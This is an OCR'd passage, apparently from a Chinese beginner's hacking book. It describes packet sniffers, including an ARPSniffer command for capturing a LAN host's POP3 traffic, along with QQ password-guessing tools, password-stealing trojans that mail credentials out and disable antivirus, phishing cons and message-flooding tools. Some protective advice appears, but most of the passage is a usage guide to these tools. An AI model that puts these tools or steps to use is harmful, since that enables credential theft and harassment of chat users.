


图15

Sniffer Pro是NAI公司出品是目前最好的网络协议分析软件之一，支持WindowsNT/

XP/2000/20003平台，性能优越，它具有强大的抓包功能，能捕获网卡上监听到的任何协议，任何地址的数据包，也可以自定义过滤规则只截取特定类型的数据包，如图15。黑客们通过设定特定的规则能探测到许多“有用”的东西。

pwsniffer是一个视窗平台下功能强大，容易使用的密码嗅探器，如图16，它是国内天行软件出品的，能运行于微软窗体下95/98/ME/2000，它对网络进行嗅探，但只记录网络中传输的的帐号和口令信息，别的数据包则不记录，所以叫passwdsniffer。它有着友善的视窗界面，不需要安装任何驱动程序，不需要重新启动机器，支持多达数十种的协议，包括FTP、Telnet、SMTP、HTTP、POP,poppass、NNTP、IMAP、SNMP、LDAP、Rlogin、PPTP MS-CHAP、Microsoft SMB、Oracle SQL*Net等等。而且它还是免费软件，没有任何功能限制。它也是一个黑客常用的嗅探工具。




图16

ARPSniffer则一个基于交换环境的Sniffer工具，如图17，使用前需要安装WINPCAP驱动，它可以指定嗅探的网卡，包含了IPRouter的功能，不依靠于系统，也不用修改注册表。




图17

用法：

Usage：ArpSniffer [IP1] [IP2] [Sniffer TCP Port] [LogFile]。

IP1、IP2：在交换环境中需要Sniffer的两个IP。Sniffer TCP Port：需要Sniffer的协议，例如110、21、23等。如果需要捕获所有的数据包用*即可。LogFile：将Sniffer到的内容存入文件。在非交换环境中，所有的数据包都会被捕获。例如192.168.0的局域网，网关为192.168.0.1，如果想捕获192.168.0.16的POP3数据，可以这样：C:\>arpsniffer 192.168.0.1 192.168.0.16 110 log.txt

菜鸟必杀绝技

第三章 刀光剑影

菜鸟必杀绝技

第一节 QQ攻防

QQ是目前国内最最流行的网络即时聊天系统，它可以发送消息、传送文件、语音视频聊天、发送短信息等等，几乎每个上网的朋友都会有一个QQ号以方便朋友之间的联系。但是现在网上无聊之人甚多，QQ的黑客工具也是随处可得，如果你是经常上网的朋友，那你是否有过QQ被炸、密码被盗的惨痛经历！你是不是对那些攻击你的黑你Q号的家伙恨之入骨呢？你是不是想对这些无聊之辈展开反击呢？你是不是很想了解他们是如何攻击你的QQ的？本节就是揭露这些QQ攻击伎俩。

一、QQ密码窃取

QQ攻击中最令网友们深恶痛绝的就是密码被盗、帐号被窃了，因为QQ如果密码盗窃那就是“连根拔起”了，而腾讯公司对QQ申请的限制更是雪上加霜。所以在介绍黑客惯用的QQ密码盗窃方法前，提醒广大QQ族们千万千万要去腾讯网站申请密码保护，同时注意千万千万别把取回QQ密码用的信箱随便填在QQ的个人通讯地址里，下面我们就来看下QQ密码到底是如何被盗的！

1、在线密码猜解

黑客一般首先使用的方法是在线破解法，就是使用工具对某个QQ号的密码一个一个进行猜解，此方法主要用来破解那些安全意识差，密码简单的朋友的QQ，而且需要大量的时间才行。如果你的密码足够复杂（不要用生日等数字做密码，最好是用数字＋英文＋字符的组合），那么这种方法是很难破解你的密码的。常用的QQ在线密码猜解工具有：天空葵QQ密码探索者、QQExplorer 、Qqdreams等等。

天空葵QQ密码探索者是一个QQ密码的在线破解软件，可在Windows98/2000/XP平台上运行，可以使用代理服务器。它自带字典并且还可以设置密码规律对QQ进行在线密码破解，具有自动检查空号，跳过空号，检查密保，是否跳过密码保护等功能。使用简单，界面简捷，可以最小化隐藏以方便在肉鸡上跑，热键ctrl+alt+9呼出，连接失败后会自动重新连接，探测到号码后，自动保存在result.txt文件中。




图1

QQdreams也是在线破解QQ密码的工具，如图1，可运行于Windows98 /2000/XP平台。本软件采用多线程方式进行探测，每个线程使用一个可用代理并扫描一个号码。如果在一时段一个号码被频繁探测，这个号码就会被禁止，因此此软件采用的横向探测模式（即当一个号码被探测完才探测下一个号码）。所以使用本软件的关键在于要有足够的可用代理和足够的带宽，代理可循环使用，程序并不做删除代理，除非进行的是检测所有代理的可用性。当代理不可用时，自动取用下一个代理。热键功能，按下热键隐藏，再按则显示，以此类推。它还自带许多破解字典：生日字典、常用单词、名字字典等等。

以前除了在线破解法外，还有一种破解QQ本地文件密码验证文件的方法，但随着QQ版本更新，本地文件加密方式日益加强，本地文件破解QQ密码的这种方法现在基本不能用了。

2、木马窃取法

用木马来盗QQ这是现在黑客们最常用的QQ盗密方法，当用户运行某些来历不明的软件或打开网友发来的邮件的附件时，说不定QQ木马就偷偷潜伏到你的计算机里，开始记录你QQ的号码和密码，并将其发送到攻击者的信箱。由于这种方法简单而且一劳永逸，只要把QQ木马放在网吧等公共机房的机子上，一天就可以收到几十个QQ号码。而且由于是本地实时记录，和QQ密码的复杂与否无关，一般如果木马进了你的机子那密码基本能准确的记录下来。现在网上的QQ木马多不胜数，这里只能简单地介绍常见的几个木马。

QQ杀手它是一个强劲的本地QQ盗号工具，该软件可以准确记录QQ登录时的号码和密码，并保存在指定文件和发送到指定邮箱。如图2，全面支持Windows 98/2000/XP操作系统和QQ最新版本。它还有其他一些QQ木马没有的功能，支持邮件发送的smtp验证，自动关闭金山毒霸、天眼等防火墙的功能。

图3是QQ密码使者的发送信箱的设置界面。经测试此软件截取QQ密码成功率100%！最新版本3.0，使得程序运行更稳定，成功率更高。全面支持Windows 2000/XP和QQ最新版本。使用时运行setup.exe，待安装完毕时，会弹出“设置程序”窗口，在此窗口中输入你的邮箱信息，如图3，设置只有一次机会，要仔细填写，输入完毕后，再单击“开始运行程序”即可。




图2




图3

3、密码骗取法

可能朋友不信，QQ密码怎么骗呀？有这么笨的人会把自己的密码告诉别人？但事实上被骗QQ密码的人还不少！这些网络骗子是如何骗的呢？

欺骗方法很多，攻击者会制作一个假冒腾讯

公司邮件发送给用户，告诉用户中奖等消息或者可以免费升级为会员，要求用户提交密码和保密信箱等资料，以此骗得密码。

最可怕的方法是：攻击者先和你交朋友交段日子，然后他假装好心说他以前申请的有几个QQ号码，号码很好是五位的，问你要不要，如果你要了，他就会催促你改掉密码以确保“安全”，然后他就会通过取回密码功能得到你改的新密码，而一般人通常什么地方都是同一个密码的，所以这样他就骗得了你的QQ密码，而结果你五位的QQ没拿成，自己的QQ却也丢了。

二、QQ攻击工具

常有朋友在QQ上受到一些无聊人的攻击，其实这并不是什么高深的黑客技术，而是一些网上流传的QQ攻击工具惹的祸，只要有了这些攻击工具，即使刚碰电脑的新手也能把你的QQ搅的乌烟瘴气，我们来看看这些经常捣乱的QQ攻击工具！

1、“飘叶千夫指”

“飘叶千夫指”是一个非常老牌的QQ消息轰炸工具，QQ消息轰炸就是在瞬间内发送大量的垃圾信息，使其用户的QQ短时间内应接不暇而无法正常使用。这种攻击其实和发普通消息是一样的，只是它的速度快，一秒能发好几条消息。被攻击者虽然不会有什么大的损害，但在短时间内受到成百上千条消息的骚扰，其讨厌程度可想而知，想正常的聊天也不行了。在网上的各种QQ攻击工具中最多最常见的就是消息攻击工具。“飘叶千夫指”它随着QQ版本的更新而不断更新，最新版本是第五代飘叶千夫指，它支持目前最新2003版本的QQ，它利用QQ本身的消息发送框进行消息轰炸，打开QQ的消息发送框框后它会自动写入消息，自动发送，再自动写入……类似于聊天室的刷屏器原理。网速快的时候一分钟它可以发送几百条消息，收到消息的人想正常聊天是聊不成了的，它还具有消息库和循环发送、自定义发送时间间隔等功能，可以将一篇文章一句接一句的发送。如图1。




图1

2、QQ细胞发送器

最近网上出现的一个叫“QQ细胞发送器”的QQ信息炸弹更绝，它不但能循环发送信息、向对方发送空信息，还能向对方发送QQ死机炸弹，只要先打开发送对象的QQ消息发送框，然后使用“QQ细胞发送器”的“炸弹发送器，按“发送”后，如图2，“QQ细胞发送器”会自动把死机炸弹发送出去，而收到这个消息的用户的QQ就会出现非法操作而关闭。




图2

3、QQ砸门机

“QQ砸门机”是一个“另类”的消息轰炸工具，

一般的轰炸工具发的是聊天消息，而它却是一个用来进行验证请求消息轰炸的工具，它可以发送成千上万个验证请求，使得用户QQ的“消息”源源不断地滚滚而来，如图3。




图3

